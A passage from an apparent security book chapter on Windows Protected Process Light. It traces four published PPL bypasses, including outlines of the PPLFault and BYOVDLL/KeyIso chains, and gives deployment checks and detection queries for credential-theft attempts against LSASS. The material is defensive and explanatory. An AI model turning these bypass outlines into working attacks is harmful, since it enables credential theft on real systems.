Microsoft's fix in Windows 10 1803 (April 2018, deployed broadly through that year) was a hardcoded deny-list in `CI.DLL`. Forshaw's own writeup gives the source verbatim [440]:

```
UNICODE_STRING g_BlockedDllsForPPL[] = {
    DECLARE_USTR("scrobj.dll"),
    DECLARE_USTR("scrrun.dll"),
    DECLARE_USTR("jscript.dll"),
    DECLARE_USTR("jscript9.dll"),
    DECLARE_USTR("vbscript.dll")
};
NTSTATUS CipMitigatePPLBypassThroughInterpreters(
    PEPROCESS Process, LPBYTE Image, SIZE_T ImageSize)
{
    if (!PsIsProtectedProcess(Process)) return STATUS_SUCCESS;
    // walk g_BlockedDllsForPPL; if any match, return
  STATUS_DYNAMIC_CODE_BLOCKED
    ...
}
```

Five DLLs, hardcoded. Microsoft Learn corroborates the policy on the user-facing side [327]:

> The following scripting DLLs are forbidden by CodeIntegrity inside a protected process: scrobj.dll, scrrun.dll, jscript.dll, jscript9.dll, and vbscript.dll.

Channel: a Microsoft-signed DLL. Behavior: arbitrary attacker script. The fix narrows the channel by name-listing the five DLLs known to admit attacker behavior. The class survives. (Note: The mechanism was previewed at Recon Montreal 2018 in the joint Forshaw-Ionescu talk "Unknown Known DLLs and other Code Integrity Trust Violations" (June 15-17, 2018) [447]. Forshaw's August 2017 "Bypassing VirtualBox Process Hardening" essay [448] is the structural precursor. It makes the same channel-vs-behavior argument against a different kernel-supported process-hardening regime.)

Act II (2018-2021): DefineDosDevice and PPLdump

In his August 2018 post on object-directory exploits [326], Forshaw added a single throwaway sentence that the security community would spend three years productising. itm4n quotes it verbatim in his 2021 SCRT walkthrough [434]:

> Abusing the DefineDosDevice API actually has a second use, it's an Administrator to Protected Process Light (PPL) bypass.

The mechanism, fully worked out by itm4n in April 2021, is structural and uses that same primitive. In gap-analysis terms, the bug was a confused-deputy path through `\KnownDlls\`: an administrator-controlled request reached `csrss.exe`, which runs at PPL/WinTcb (rung 6) and therefore had lattice authority over protected object directories. The administrator did not need to become a PPL; the administrator needed a higher-signer deputy to create a trusted object-manager name. A later PPL load then trusted the vouched-for `\KnownDlls\` section identity instead of re-validating the underlying image as though the administrator had supplied it directly.

The safe mechanical summary is five steps. First, the attacker controls the request, but not the signer rung. Second, CSRSS performs the object-directory operation from `PPL/WinTcb`, so the namespace write has a legitimacy the original caller lacked. Third, the loader in a newly created PPL consults the known-DLL namespace as a fast path. Fourth, that fast path supplies a section object rather than a fresh file-open-and-signature-verification path. Fifth, code becomes mapped inside a PPL even though the meaningful security question, "are these the bytes CI would have admitted from disk for this protected process?", was no longer checked at the point of use. The important lesson is the asymmetry, not the operator recipe: a trusted section-discovery channel outlived the signature property defenders thought it represented.

itm4n's PPLdump tool, published April 2021, automated the attack. The README test matrix lists every Windows version it ran against [449]. For fifteen months, an administrator could dump any PPL's memory, including `lsass.exe`, despite `RunAsPPL`.

Microsoft's fix arrived in build 19044.1826 (the July 2022 update to Windows 10 21H2). itm4n's "End of PPLdump" writeup describes the patch and the BinDiff diff verbatim [331]:

> The conclusion is that PPLs now appear to be behaving just like PPs and therefore no longer rely on Known DLLs.

The fix patched `LdrpInitializeProcess` in NTDLL to skip `\KnownDlls\` for PPL processes, behind a Velocity feature flag (`Feature_Servicing_2206c_38427506__private_IsEnabled`). PPLdump's repository README now opens with [449]:

> 2022-07-24 - As of Windows 10 21H2 10.0.19044.1826 (July 2022 update), the exploit implemented in PPLdump no longer works. A patch in NTDLL now prevents PPLs from loading Known DLLs.

itm4n's structural finding (that *PPLs honored* `\KnownDlls\` *while PPs did not*) is the most interesting failure in the eight-year run, because the asymmetry sat in plain sight from 2013 to 2022 and nobody had asked "why are PPs and PPLs loading sections differently?" The fix closes one asymmetry. The structural class survives. (Note: PPLdump's substitution chain uses NTFS transactions and Forrest Orr's "phantom DLL hollowing" technique to materialize the attacker-controlled section on disk in a way the kernel section creator will accept [450]. Orr's writeup is the original publication of the hollowing primitive; PPLdump composes it with the `\KnownDlls\` redirection trick.)

Act III (2022-2024): Landau's PPLFault CI TOCTOU

Gabriel Landau, then at Elastic, presented "PPLdump Is Dead. Long Live PPLdump!" at Black Hat Asia 2023 [451]. The mechanism is a Time-Of-Check / Time-Of-Use bug at the section-creation layer.

> ◆ **DEFINITION, TOCTOU (TIME-OF-CHECK / TIME-OF-USE)** A class of bug in which a security property is verified at one point in time but the underlying object is mutable between the check and the use. The protected resource passes its check, then changes between check and access, and the operation proceeds against the changed state without re-verification.

The TOCTOU here is subtle. When a PPL calls `NtCreateSection` on a Microsoft-signed DLL, the kernel's memory manager calls `MiValidateSectionCreate`, which calls into `ci.dll` to verify the file's Authenticode signature. The check succeeds. The section is created. But the memory manager does not page in the file contents at section-create time; it pages them in lazily, on demand, when threads first touch the mapped pages. If an attacker can keep the section's backing file *unsubstituted* during the signature check and substituted during the lazy page-in, the kernel will execute attacker bytes through a section whose signature it already verified.

Landau's exploit uses Windows' CloudFilter API. An attacker holds an exclusive oplock on a Microsoft-signed DLL during the section-create signature check. After the check passes, the attacker's CloudFilter `FetchDataCallback` provides different

bytes (the payload) when the kernel pages in the section. The PPL maps and executes the payload. Landau's Elastic post documents the chain verbatim [452]:

> The internal memory manager function `MiValidateSectionCreate` relies on the Code Integrity module `ci.dll` to handle the requisite cryptography and PKI policy.

Microsoft's fix shipped in Windows Insider Canary build 25941 on September 1, 2023 [452]:

> On September 1, 2023, Microsoft released a new build of Windows Insider Canary, version 25941... Build 25941 includes improvements to the Code Integrity (CI) subsystem that mitigate a long-standing issue that enables attackers to load unsigned code into Protected Process Light (PPL) processes.

The fix narrows the immediate channel by extending page-hash validation to PPL-loaded images that reside on *remote* (SMB redirector) paths: the precise surface that PPLFault required to drive its CloudFilter `FetchDataCallback` substitution [452]. Locally-cached PPL DLL loads continue to rely on the section-create signature check, so the structural seam survives. The GA patch shipped on February 13, 2024 [453]:

> 2024-02 UPDATE: Microsoft patched PPLFault on 2024-02-13.

Channel: a signed Microsoft DLL whose hash matched at section create. Behavior: attacker payload mapped via the lazy page-in. The fix narrows the channel by widening the verification surface from "the file at section-create time" to "every page at fault time." The class survives.

Act IV (2022-2024): BYOVDLL and itm4n's KeyIso chain

Bring Your Own Vulnerable DLL. Coined by Gabriel Landau on Twitter in October 2022 (itm4n screenshots the original tweet [435] tweet status 1580067594568364032). Productised by itm4n in August 2024 in "Ghost in the PPL Part 1."

> ◆ **DEFINITION, BYOVDLL (BRING YOUR OWN VULNERABLE DLL)** A bypass class against a signature-gated security mechanism in which the attacker loads a *legitimately signed but historically vulnerable* binary and exploits the known vulnerability inside it. The signature check passes; the vulnerability does the work. The structural property that makes the class hard to fix is compatibility: Microsoft can patch, revoke, block, or policy-deny specific files, but broad denial of older signed Microsoft DLLs risks breaking deployments that still depend on them.

itm4n's specific chain targets the CNG Key Isolation service ("KeyIso"), which runs in `lsass.exe` and so inherits its PPL/Lsa protection. At the level appropriate for this book, the chain is precise [435]:

1. An administrator-controlled configuration surface (the KeyIso service parameter `HKLM\SYSTEM\CurrentControlSet\Services\KeyIso\Parameters\ServiceDll`) selects which KeyIso service DLL LSASS will load.
2. The chosen DLL is an older `keyiso.dll` extracted from Microsoft update KB5023778, so the file is genuinely Microsoft-signed and belongs to the expected service family.
3. LSASS restarts the KeyIso service and admits the older DLL into the already protected `PPL/Lsa` process because the channel check succeeds.
4. The older DLL contains CVE-2023-36906, an out-of-bounds read information disclosure, which supplies an address leak needed to make the later memory-corruption step reliable.
5. The same older DLL contains CVE-2023-28229, one of six related use-after-free bugs, which itm4n describes as reaching control of a `CALL` target through the `RAX` register.
6. The attacker-controlled behavior now executes inside LSASS at `PPL/Lsa` even though every admission check saw Microsoft-signed code.

The channel therefore passes: the file is Microsoft-signed and belongs to the service family. The behavior fails: once admitted, historical code exposes an out-of-bounds read and a use-after-free that can be composed into code execution at PPL/Lsa. That is the BYOVDLL gap in its cleanest form: the signer lattice answers who may enter; it does not answer whether an older admitted body contains yesterday's memory-safety bug.

The CVEs are real and tracked. koshl's writeup is the primary root-cause analysis [454]:

> Microsoft patched vulnerabilities I reported in CNG Key Isolation service, assigned CVE-2023-28229 and CVE-2023-36906, the CVE-2023-28229 included 6 use after free vulenrabilities with similar root cause and the CVE-2023-36906 is a out of bound read information disclosure.

NVD records both [455] [456]. Y3A's GitHub repository [457] provides a public PoC for CVE-2023-28229 that itm4n's chain composes.

Channel: an actually-Microsoft-signed DLL. Behavior: the memory-safety vulnerability inside it. No single public, class-wide fix has been announced for the BYOVDLL pattern. Microsoft fixed the specific CVEs by shipping a newer `keyiso.dll`;

older signed DLLs can remain obtainable from update packages or enterprise images, but revocation, block rules, WDAC policy, servicing changes, and per-DLL mitigations mean the right claim is narrower than "every old Microsoft DLL is always admissible." The durable lesson is that signature admission alone does not prove historical code is still safe.

> **No public class-wide fix announced.** BYOVDLL is mitigated CVE by CVE and policy by policy. Microsoft can service a vulnerable DLL, block a known-bad image, revoke trust, or let defenders use WDAC-style policy, but the general compatibility problem remains: a PPL admission check that accepts a legitimately signed historical DLL still has to trust the memory-safety of that historical code.
>
> **Walkthrough: Reading the four-act bypass table.** Read each row left to right as an admission story. The channel column names what the kernel or loader believed: a Microsoft-signed scripting DLL, a CSRSS-blessed `\KnownDlls` section, a signed DLL at section creation, or an older signed `keyiso.dll`. The behavior column names what that belief failed to constrain: script source, substituted section bytes, lazy page-in bytes, or vulnerable historical code. The fix column then shows Microsoft's recurring move: narrow the channel just enough to block the known behavior. The table is not four unrelated exploits; it is one repeated mismatch between channel proof and runtime behavior.

Act	Year	Channel verified	Behavior exploited	Microsoft fix	Fix date
I	2018	Microsoft-signed `scrobj.dll`	JScript source executed by COM object	`g_BlockedDllsForPPL` deny-list of 5 DLLs	Apr 2018 (1803)
II	2021	`\KnownDlls\` symlink (CSRSS-blessed)	Attacker section mapped without revalidation	NTDLL `LdrpInitializeProcess` patch	Jul 2022 (19044.1826)
III	2023	Signed DLL passed `MiValidateSectionCreate`	CloudFilter substitutes bytes on lazy page-in	Page-hash validation for remote-backed PPL image loads	Feb 2024 (GA)
IV	2024	Legitimately-signed older `keyiso.dll`	Use-after-free + OOB read (CVE-2023-28229, CVE-2023-36906)	None (CVE-by-CVE)	open

▶ **WALKTHROUGH — ITM4N'S BYOVDLL / KEYISO CHAIN** The chain begins with administrative control over service configuration, not with unsigned code. It

then selects an older Microsoft-signed KeyIso DLL, so Code Integrity sees a legitimate publisher and a plausible service binary. LSASS loads that DLL inside its `PPL/Lsa` address space. Only after admission does the exploit matter: CVE-2023-36906 supplies an information leak, CVE-2023-28229 supplies the use-after-free control primitive, and the resulting execution inherits the protection context of the host process. The signer lattice did its job on the channel; the vulnerability lived inside the signed body it admitted.

Aside: Why itm4n credits Landau. itm4n explicitly attributes the BYOVDLL framing to Landau's October 2022 tweet, even though itm4n's KeyIso chain is the first public productisation. The attribution chain matters because it documents how a one-line research observation (Twitter status 1580067594568364032, screenshot preserved in [435]) became a working exploit two years later. The pattern repeats in this domain: Forshaw's one-sentence DefineDosDevice comment to PPLdump (3 years); Landau's BYOVDLL tweet to itm4n's KeyIso chain (2 years). The structural class outlives its discoverer.

Four acts, one class. In this surveyed corpus, each bypass has the same narrow shape: code becomes part of a PPL through a trusted channel and then executes attacker-influenced data once mapped. Each generation of fix narrows what the channel admits: name-list five DLLs; ignore `\KnownDlls\`; page-hash every section; CVE-patch or policy-block vulnerable older DLLs. The class survives because the kernel cannot reason about behavior. By Rice's theorem it cannot reason about behavior in general; in practice, it has nowhere even to start.

If `lsass.exe` code execution is reachable through BYOVDLL on a Credential Guard-enabled host, where are the protected long-lived *secrets*? Not in the VTL0 `lsass.exe` process. Not in memory the VTL0 kernel can directly read.

The companion boundary: Credential Guard, VBS, and `LsaIso.exe`

itm4n opens his RunAsPPL walkthrough with a warning [328]:

> I noticed that this protection tends to be confused with Credential Guard, which is completely different.

The confusion is understandable. Both run on Windows. Both protect LSASS. Both are configured by domain administrators. Both yield "ACCESS_DENIED" to Mimikatz when working correctly. They are nonetheless answering different questions, and they stack rather than replace each other.

PPL stops an *administrator* from reading kernel-trusted user-mode memory. It does nothing against a kernel-mode attacker who can simply zero the `Protection` byte in the target `EPROCESS`. The kernel-mode attacker is the next threat-model rung

up, and Credential Guard answers the credential-theft part of that rung by moving specified long-lived secrets out of `lsass.exe` when VBS is enabled and intact.

Both VBS (Virtualization-Based Security) and the trustlet model belong to earlier links: the Secure Kernel chapter (Chapter 6) owns the VTL0/VTL1 split, and the VBS Trustlets chapter (Chapter 7) owns the trustlet that holds the secrets. The one fact PPL needs from them is this: on a Credential Guard-enabled host, `lsass.exe` still runs in VTL0 user-mode and still protects itself with PPL/Lsa, but it no longer *holds* the NTLM hashes, Kerberos TGT keys, or Credential Manager domain credentials. Those live in `LsaIso.exe`, a VTL1 trustlet that performs each cryptographic operation inside VTL1 and returns only the result, so the keys never enter VTL0.

Microsoft's documentation states the threat model directly [87]:

> Credential Guard prevents credential theft attacks by protecting NTLM password hashes, Kerberos Ticket Granting Tickets (TGTs), and credentials stored by applications as domain credentials.
>
> Credential Guard uses Virtualization-based security (VBS) to isolate secrets so that only privileged system software can access them.
>
> Malware running in the operating system with administrative privileges can't extract secrets that are protected by VBS.

The third sentence is the load-bearing one. *Malware running with administrative privileges* maps cleanly to a PPL bypass that achieves code execution at PPL/Lsa. On a Credential Guard-enabled host, the protected NTLM, Kerberos TGT, and Credential Manager domain secrets are not in the VTL0 broker; LSASS still has security-relevant state and still mediates authentication, but the long-lived protected keys live behind the VBS boundary.

> ▶ **WALKTHROUGH — PPL versus Credential Guard in one request path**
> Without either feature, a debug-privileged administrator can ask for an LSASS handle and read credential material directly. With PPL alone, that handle is denied because LSASS is `PPL/Lsa`; the secrets may still live in the VTL0 process if an attacker later gains kernel power or PPL-level code execution. With Credential Guard, the long-lived secrets are moved into isolated `LsaIso.exe` in VTL1. LSASS becomes a broker in VTL0 rather than the vault. A PPL bypass can reach the broker; the VBS/VTL boundary is what keeps the vault outside ordinary kernel reach.

The two mechanisms stack rather than overlap. PPL prevents an admin from `OpenProcess(PROCESS_VM_READ, lsass)` at the user-mode lattice level. Credential Guard limits what a kernel-mode attacker or PPL-level code-execution bug can extract by putting specified long-lived secrets in VTL1 memory that the VTL0 kernel cannot

directly read, assuming VBS remains enabled and uncompromised. itm4n's "complementary" framing in the RunAsPPL writeup is the right operational summary [328]: deploy both wherever licensing, hardware, and compatibility allow.

> **Stacked, not redundant.** PPL gates user-mode admins out of LSASS process memory. Credential Guard gates the specified long-lived secrets away from VTL0 (including from many consequences of kernel-mode attackers or BYOVDLL execution-at-PPL/Lsa) by moving those secrets to VTL1. It does not make LSASS irrelevant, and it does not protect every transient authentication artifact; each mechanism answers a layer of the threat model the other does not.

Dimension	PPL (LSA protection)	Credential Guard
Threat model	Administrator → user-mode LSASS	VTL0 kernel + admin → credential material
Layer	VTL0 user-mode lattice	VTL0 / VTL1 VBS boundary
Kernel-mode attacker	Does not stop them	Protects specified secrets if VBS is enabled and intact
MSRC classification	Defense in depth	Security boundary
Default-on (consumer)	Audit mode, Win11 22H2	n/a (enterprise)
Default-on (enterprise)	Audit mode, Win11 22H2	Enabled, Win11 22H2 / Win Server 2025 (domain-joined non-DC)

§ ASIDE — **The deep treatment of LsaIso lives in the VBS Trustlets chapter (Chapter 7)** The architecture of `LsaIso.exe` (its Trustlet ID, its IUM EKU, and the hypercall plumbing between `lsass.exe` and the trustlet) is owned by the VBS Trustlets chapter (Chapter 7), and the credential-isolation design that stands on it is owned by the Credential Guard chapter (Chapter 15). The cross-link is deliberate: PPL and Credential Guard are paired in practice, but the architectural depth of VTL1 is its own subject.

Credential Guard's default-on rollout, recorded in Microsoft Learn [87]:

> Starting in Windows 11, 22H2 and Windows Server 2025, Credential Guard is enabled by default on domain-joined, non-DC systems that meet hardware requirements.

Two stacked mechanisms; one classified as a security boundary, one not.

Where PPL isn't a security boundary: Microsoft's servicing criteria

Gabriel Landau's "Inside Microsoft's Plan to Kill PPLFault" essay states the classification in one sentence [452]:

> Microsoft does not consider PPL to be a security boundary, meaning they won't prioritize security patches for code-execution vulnerabilities discovered therein, but they have historically addressed some such vulnerabilities on a less-urgent basis.

Microsoft's "Windows Security Servicing Criteria" defines the term *security boundary* directly [301]:

> A security boundary provides a logical separation between the code and data of security domains with different levels of trust. For example, the separation between kernel mode and user mode is a classic [...] security boundary.
>
> **Definition: Security boundary (MSRC sense)** A logical separation between code and data of security domains with different levels of trust. Microsoft commits to servicing security boundary violations with out-of-band patches when the severity bar is met. The kernel-mode / user-mode separation is the canonical example. Per Microsoft's published servicing criteria, PPL is *not* on the security-boundary list.
>
> **Definition: Defense in depth** A security feature that raises the cost of an attack without guaranteeing prevention. Microsoft treats defense-in-depth features as servicing targets on the standard cumulative-update cadence, not as out-of-band patch priorities. PPL falls into this category per Microsoft's published classification.

The relevant excerpts of the criteria page enumerate which surfaces are and are not boundaries. The live MSRC page renders that enumeration table client-side via JavaScript; the raw HTML returned by automated fetchers contains only the React shell. The text of the enumeration is preserved in the Wayback Machine capture at archive date 2023-05-06 [458], and Landau's follow-on Elastic post quotes the relevant administrative-process row verbatim [365]:

> Administrative processes and users are considered part of the Trusted Computing Base (TCB) for Windows and are therefore not strong[ly] isolated from the kernel boundary.

The corresponding row for PPL is the same shape: administrative-process-to-PPL is not isolated as a security boundary. Landau filed VULN-074311 with MSRC in September 2022 disclosing both an admin-to-PPL and a PPL-to-kernel zero-day. The Elastic post records MSRC's classification of the disclosure verbatim [365]:

> MSRC similarly does not consider admin-to-PPL a security boundary, instead classifying it as a defense-in-depth security feature.
>
> **Aside: The MSRC enumeration table is JavaScript-rendered.** The MSRC servicing-criteria page's *definition* of "security boundary" is retrievable from raw HTML and

> verified against the live page. The *enumeration* of which Windows surfaces are or are not boundaries lives in a client-side rendered table and is not present in the raw HTML payload. The verifiable trail for "PPL is excluded from the boundary list" is the Wayback Machine capture combined with Elastic's verbatim quotation of MSRC's classification.

The operational consequence is direct. A published PPL bypass does not trigger an out-of-band patch. It is fixed on the next major-release cadence, sometimes faster if Microsoft has internal motivation. The disclosure-to-fix half-lives are public record:

Bypass	Disclosed	Microsoft fix	Disclosure-to-fix
Forshaw 2018 JScript-into-PPL	Oct 2018	Apr 2018 (1803, pre-disclosure)	~0 months (Microsoft fixed first)
itm4n 2021 PPLdump (KnownDlls)	Apr 2021	Jul 2022 (build 19044.1826)	~15 months
Landau 2023 PPLFault (CI TOCTOU)	Apr-Sep 2023	Feb 2024 (GA)	~5-11 months
itm4n 2024 BYOVDLL (KeyIso chain)	Aug 2024	none (open, CVE-by-CVE)	open

> **Plan for bypasses.** A correctly classified PPL bypass is fixed on the standard cumulative-update cadence, not out-of-band. The implication for defenders is operational: PPL is exactly as strong as the engineering velocity Microsoft chooses to invest in it. Treat detection (the practical guide) and the Credential Guard companion (the companion-boundary section) as load-bearing.

The takeaway is structural. PPL is real, kernel-enforced, structurally elegant, and demonstrably effective against the threat it was designed for (administrator-from-user-mode reads of LSASS). It is also explicitly *not* a security boundary per Microsoft's own published servicing policy, and that classification is the most important fact about it. Plan for bypasses. Stack with Credential Guard. Treat detection as primary, not secondary.

What it means for you

For a Reasoner, the operating model is a three-layer decision tree. First ask whether the attacker is still in VTL0 user mode. If yes, PPL is a strong kernel-enforced speed bump: a local administrator, a SYSTEM service, and a token with `SeDebugPrivilege` still do not acquire LSASS memory-read rights unless the caller is

admitted at an equal or higher protected signer. Second ask whether the attacker can write kernel memory or load a driver. If yes, PPL itself is only metadata in `EPROCESS`; the meaningful controls become driver block rules, HVCI, Secure Boot, and the operational work of preventing BYOVD paths. Third ask whether the credential material still lives in the VTL0 LSASS process. If yes, a PPL bypass can still be decisive. If Credential Guard has moved the long-lived secrets to `LsaIso.exe` in VTL1, the same bypass reaches a broker rather than the vault.

The practical conclusion follows from those layers. Deploy `RunAsPPL` because it changes the economics of commodity credential theft and administrator-context tampering. Confirm that your EDR daemon is actually at `PPL/Antimalware`; a marketing "protected service" without signer rung `3` is not the same kernel guarantee. Audit LSASS plug-ins before enforcement, because smart-card middleware and authentication packages fail at service time, not at architecture-review time. Pair the design with Credential Guard so that a successful PPL bypass, BYOVDLL chain, or vulnerable driver does not automatically expose the reusable secrets the attacker came for.

The verify-it-yourself probe is intentionally mundane: read `RunAsPPL`, read the LSASS audit hive, and decode the `_PS_PROTECTION` byte. Those three observations answer three different questions: policy, compatibility, and runtime state. A mature fleet collects all three continuously. A weak fleet has a registry value in a baseline document and no proof that this boot's `lsass.exe` actually launched as `PPL/Lsa`.

Practical guide: Configuring, verifying, and monitoring PPL

If you are deploying PPL on a corporate fleet, run this checklist. The order is deliberate: audit before enforce, verify before trust the verifier, monitor because protected configuration drifts, and stack the control with Credential Guard because PPL and VBS answer different layers of the attack.

Deploy

> **Item 1: AuditLevel before RunAsPPL, RunAsPPL before UEFI lock.** Enable `AuditLevel = 8` under `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\LSASS.exe` for two months [436]. This is a *different* registry hive from `RunAsPPL` (which lives under `HKLM\SYSTEM\CurrentControlSet\Control\Lsa`); mixing the two values up is the most common Stage 0 deployment error (see the RunAsPPL section). Collect CodeIntegrity events 3065 and 3066 to enumerate every LSASS plug-in that would fail enforcement: smart-card middleware, third-

> party CSPs, password-filter DLLs, and legacy authentication packages. Re-sign or replace the failing modules. Set `RunAsPPL = 1` on Secure Boot-capable machines; the kernel automatically stores the policy in a UEFI variable. `RunAsPPL = 2` (Win11 22H2+) is the softer option that omits the UEFI variable for environments requiring admin-removable protection.

A deployment wave should therefore have four gates: audit hive configured, two clean monthly patch cycles with no unresolved 3065 / 3066 events, pilot enforcement on a hardware slice that includes smart-card and VPN users, then broad enforcement. Do not start with the UEFI lock on the first pilot. Use the registry-only mode where available, prove the authentication estate survives, and then move Secure Boot-capable production systems to the firmware-backed value. The cost of this patience is weeks; the cost of skipping it is an authentication outage that trains operators to disable the control.

> **Item 2: Confirm your EDR daemon runs at PPL/Antimalware.** For third-party EDR, confirm the agent daemon runs at `PPL/Antimalware` (signer rung 3, byte `0x31`). Process Explorer exposes this via View → Select Columns → Protection. System Informer (the modern Process Hacker fork that itm4n recommends in his BYOVDLL writeup [435]) shows the same field in its process list. If your EDR is *not* running at `PPL/Antimalware`, it does not have the kernel's protection against admin tampering even when its vendor claims "protected" in marketing material.
>
> (Note: Process Explorer's "Protection" column ships in the canonical Sysinternals distribution [459] it reads `EPROCESS.Protection` via the `NtQueryInformationProcess` entry point [460], although the specific `ProcessProtectionInformation` information-class value is not enumerated in the public Learn `PROCESSINFOCLASS` table. The value is community-documented from Windows headers and reverse engineering rather than from a Microsoft Learn API reference.)

For EDR procurement, make the byte a requirement rather than an adjective. Ask the vendor which signer rung their service enters, how the ELAM resource is maintained, how certificate rollover is handled, and how quickly they can ship a new ELAM driver if the user-mode signing chain changes. A product that can protect its service only with ACLs, a watchdog, or a kernel callback may still be useful, but it is not taking the PPL/Antimalware path described in this chapter.

Verify

> **Item 3: Decode the byte by hand in WinDbg.** On a host you suspect of misconfiguration, attach WinDbg to the kernel and run `!process 0 7 lsass.exe`. The output includes the `_PS_PROTECTION` byte. Decode it with the formula from the `_PS_PROTECTION` section above: `((value & 0xF0) >> 4)` is the signer rung; `value & 0x07` is the type; `(value >> 3) & 1` is the audit bit. A `RunAsPPL = 1` host yields `0x41` (PPL + Lsa). The Defender service yields `0x31` (PPL + Antimalware). `csrss.exe` yields `0x61` (PPL + WinTcb). If `lsass.exe` shows `0x00`, the registry policy did not take effect on this boot.

Use the decoder from the `_PS_PROTECTION` section above rather than carrying a second copy of it in your runbook. The verification utility should recognize three benchmark values by sight: `0x31` for Defender at `PPL/Antimalware`, `0x41` for `lsass.exe` under RunAsPPL, and `0x61` for `csrss.exe` at `PPL/WinTcb`.

Verification should be sampled after reboot, after cumulative updates, and after EDR upgrades. The reason is that all three operations change inputs to the admission path: boot policy, Code Integrity policy, and signing chain. Store the decoded value, not merely the raw screenshot. A useful asset record says `Host X, boot Y, lsass 0x41, EDR service 0x31, csrss 0x61`; that triple catches both LSASS misconfiguration and antimalware agents that silently lost PPL admission.

Monitor

> **Item 4: ETW events to watch.** The CodeIntegrity provider emits four event IDs that matter for PPL monitoring [436]:

Event ID	Provider	What it tells you	Typical first question
3033	Microsoft-Windows-CodeIntegrity	Enforcement-mode: an image load was blocked for failing the signing-level requirement (PPL or otherwise)	Which process tried to load which image?
3063	Microsoft-Windows-CodeIntegrity	Enforcement-mode: LSASS plug-in failed the shared-section security requirement	Did a production plug-in just break under enforcement?
3065	Microsoft-Windows-CodeIntegrity	Audit-mode: LSASS plug-in would fail the shared-section requirement	Is this an expected legacy DLL during rollout?
3066	Microsoft-Windows-CodeIntegrity	Audit-mode: LSASS plug-in would fail the Microsoft signing-level requirement	Is the module unsigned, vendor-signed only, or

Event ID	Provider	What it tells you	Typical first question
			signed with the wrong EKU?

Sysmon Event 10 (ProcessAccess) captures `OpenProcess` attempts with the requested access mask and is the cheapest detection for a Mimikatz-shaped attempt against a `RunAsPPL`-protected `lsass.exe`. A burst of 3033 events showing `lsass.exe` (or another PPL) attempting to load images that fail the signing-level requirement is the canonical signal that a PPL bypass attempt or broken plug-in load is under way.

Concrete collection examples make the monitoring claim testable:

```
# Code Integrity failures relevant to LSASS/PPL deployment and bypass
  attempts
Get-WinEvent -FilterHashtable @{
  LogName = 'Microsoft-Windows-CodeIntegrity/Operational'
  Id      = 3033,3063,3064,3065,3066
} -MaxEvents 100 |
  Select-Object TimeCreated, Id, ProviderName, MachineName, Message
```

```
# Sysmon ProcessAccess attempts against LSASS, if Sysmon Event ID 10
  is enabled
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/
  Operational'; Id=10} -MaxEvents 200 |
  Where-Object { $_.Message -match 'TargetImage:.*\lsass\.exe' } |
  Select-Object TimeCreated, ProviderName, Message
```

```
// Microsoft Sentinel / Defender-style normalization: CodeIntegrity
  events by host and image text
Event
| where Source == "Microsoft-Windows-CodeIntegrity"
| where EventID in (3033, 3063, 3064, 3065, 3066)
| extend MessageText = tostring(RenderedDescription)
| summarize Count=count(), FirstSeen=min(TimeGenerated),
  LastSeen=max(TimeGenerated) by Computer, EventID, MessageText
| order by LastSeen desc
```

```
index=wineventlog (source="Microsoft-
  Windows-CodeIntegrity/Operational" OR source="XmlWinEventLog:
  Microsoft-Windows-CodeIntegrity/Operational") (EventCode=3033 OR
  EventCode=3063 OR EventCode=3065 OR EventCode=3066)
| stats count min(_time) as first max(_time) as last by host
  EventCode Message
| sort - last
```

Expected fields are boring but important: time, host, event ID, process or image name when present, and the rendered message naming the failing module. False positives cluster around rollouts: smart-card middleware updates, VPN authentication plug-ins, credential providers, EDR self-updates, and golden images that still carry audit mode. Treat a single 3065 during a pilot as a compatibility ticket. Treat a sudden 3033 / 3063 burst on an already-enforced production host as an incident until proven to be a signed vendor upgrade. Treat Sysmon Event 10 against LSASS as higher signal when the source image is an interactive admin tool, a scripting host, an archive extractor, or a renamed binary outside managed software paths.

Monitoring should also look for control drift:

```
# Registry-state drift: collect policy and audit hives together
Get-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\Lsa' -
   Name RunAsPPL -ErrorAction SilentlyContinue |
  Select-Object PSComputerName, RunAsPPL
Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows NT\
   CurrentVersion\Image File Execution Options\LSASS.exe' -Name
   AuditLevel -ErrorAction SilentlyContinue |
  Select-Object PSComputerName, AuditLevel
```

The registry drift query is not proof of runtime PPL, but it catches the two mistakes defenders actually make at scale: setting the value in the wrong hive and leaving audit mode configured forever. Pair it with periodic runtime byte sampling from trusted tooling on a representative fleet slice.

> **Item 5: Stack PPL with Credential Guard.** PPL prevents admin-from-user-mode reads of LSASS. Credential Guard prevents direct VTL0 reads of specified protected credentials and limits the blast radius of BYOVDLL-style execution at `PPL/Lsa`. Deploy both where the platform supports it. itm4n's "complementary" framing in his RunAsPPL writeup [328] is the right operational model. On Win11 22H2 and Windows Server 2025, Credential Guard is default-on for domain-joined non-DC systems with VBS-capable hardware [87] on older fleets, enable it explicitly via Group Policy or the Device Guard / Credential Guard configuration script. Together where feasible: either mechanism alone leaves a layer of the threat model uncovered.

The operational test for "both" is also layered. PPL evidence is the `0x41` LSASS byte and failed lower-signer handle opens. Credential Guard evidence is VBS state plus the presence of isolated LSA operation. Do not accept one as proof of the other. If Credential Guard is absent, BYOVDLL or kernel compromise can still make LSASS memory valuable. If PPL is absent, Credential Guard may protect long-lived

secrets while leaving the VTL0 broker and many short-lived materials exposed to ordinary admin-context tools.

> **Item 6: For EDR vendors. The ELAM admission checklist.** If you are an EDR vendor wanting your daemon to run at `PPL/Antimalware`, the path is fixed [437] [327]:
>
> 1. Hold Microsoft Virus Initiative membership; maintain independent-lab certification (AV-Comparatives, AV-Test, SE Labs, MRG Effitas, SKD Labs, VB 100, West Coast Labs, AVLab Cybersecurity Foundation).
> 2. Author an ELAM driver with an embedded `<ELAM>` resource section enumerating your user-mode binary signing-certificate hashes.
> 3. Submit the driver through WHQL for Microsoft co-signing.
> 4. Use Trusted Signing for your user-mode binaries.
> 5. Verify with Process Explorer that the service launches at `PPL/Antimalware` after install.

Practitioners who follow the checklist still need to know the common misconceptions.

Closing

